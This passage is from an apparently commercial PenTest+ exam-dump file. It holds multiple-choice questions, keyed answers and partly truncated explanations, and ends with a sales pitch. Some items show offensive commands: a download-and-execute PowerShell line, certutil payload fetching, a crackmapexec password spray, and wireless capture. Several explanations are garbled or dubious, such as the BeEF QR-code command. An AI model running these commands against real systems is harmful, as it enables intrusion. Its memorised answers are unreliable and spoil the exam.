D. SCA

Answer: A

Explanation:
? Dynamic Application Security Testing (DAST):
? Advantages of DAST:
? Examples of DAST Tools:
Pentest References:
? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.
==========

NEW QUESTION 96
A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

A. Quality control
B. Methodology
C. Executive summary
D. Risk scoring

Answer: C

Explanation:

In the final report for a penetration test engagement, the section that most likely contains details on the impact, overall security findings, and high-level statements is the executive summary. Here??s why:
? Purpose of the Executive Summary:
? Contents of the Executive Summary:
? Comparison to Other Sections:
==========

NEW QUESTION 97
While conducting a reconnaissance activity, a penetration tester extracts the following information:
Emails: - admin@acme.com - sales@acme.com - support@acme.com
Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

A. Unauthorized access to the network
B. Exposure of sensitive servers to the internet
C. Likelihood of SQL injection attacks
D. Indication of a data breach in the company

Answer: A

Explanation:
When a penetration tester identifies email addresses during reconnaissance, the most immediate risk to leverage for an attack is unauthorized access to the network. Here??s why:
? Phishing Attacks:
? Spear Phishing:
? Comparison with Other Risks:
Email addresses are a starting point for phishing attacks, making unauthorized access to the network the most relevant risk.
==========

NEW QUESTION 99
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx

Answer: A

Explanation:
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.
? Understanding BeEF:
? Creating Malicious QR Codes: Step-by-Step Explanationbeef -x --qr
? Usage in Physical Security Assessments:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 101
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS
B. OSSTMM
C. MITRE ATT&CK
D. CREST

Answer: B

Explanation:
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:
? OSSTMM: This methodology breaks down the security testing process into 14
components, covering various aspects of security assessment, from planning to execution and reporting.
? OWASP MASVS: This is a framework for mobile application security verification
and does not have a 14-component life cycle.
? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.
? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
References from Pentest:
? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.
==========

NEW QUESTION 103
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the

laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 108
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:
When developing a phishing campaign, the tester should first use social media to gather information about the targets.
? Social Media:
? Process:
? Other Options:
Pentest References:
? Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
? OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
==========

NEW QUESTION 113
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Answer: A

Explanation:
Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here??s why option A is correct:
? Dnsenum: This tool is used for DNS enumeration and can gather information about a domain??s DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network??s domain structure.
? Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
? Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
? Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
? Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target??s domain structure.
? Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.
==========


NEW QUESTION 115
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.
Which of the following techniques should the tester use?


A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack

Answer: A

Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
? Credential Stuffing:
? Other Techniques:
Pentest References:
? Password Attacks: Understanding different types of password attacks and their implications on account security.
? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.
==========

NEW QUESTION 117
SIMULATION
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a- target-host

NEW QUESTION 121
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
? Understanding Banner Grabbing:
? Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
? uk.co.certification.simulator.questionpool.PList@5af47689 nc target_ip 80
? Automated Banner Grabbing: nmap -sV target_ip
? Benefits:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 122

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
==========

NEW QUESTION 127
While performing an internal assessment, a tester uses the following command: crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?

A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time

Answer: C

Explanation:
The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post- exploitation tool that helps automate the process of assessing large Active Directory
networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.
? CrackMapExec:
? Command Breakdown:
? Password Spraying:
Pentest References:
? Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.
? CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.
By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.
==========

NEW QUESTION 128
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet- facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning

Answer: B

Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here??s why:
? Code Repository Scanning:
? Comparison with Other Methods:
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
==========

NEW QUESTION 132
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:
To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here??s why:
? Using certutil.exe:
? Comparison with Other Commands:
Using certutil.exe to download and execute a payload is a common and effective method.
==========

NEW QUESTION 137
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
? Evaluation Criteria:
? Analysis:
? Selection Justification:
Pentest References:
? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION 138
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year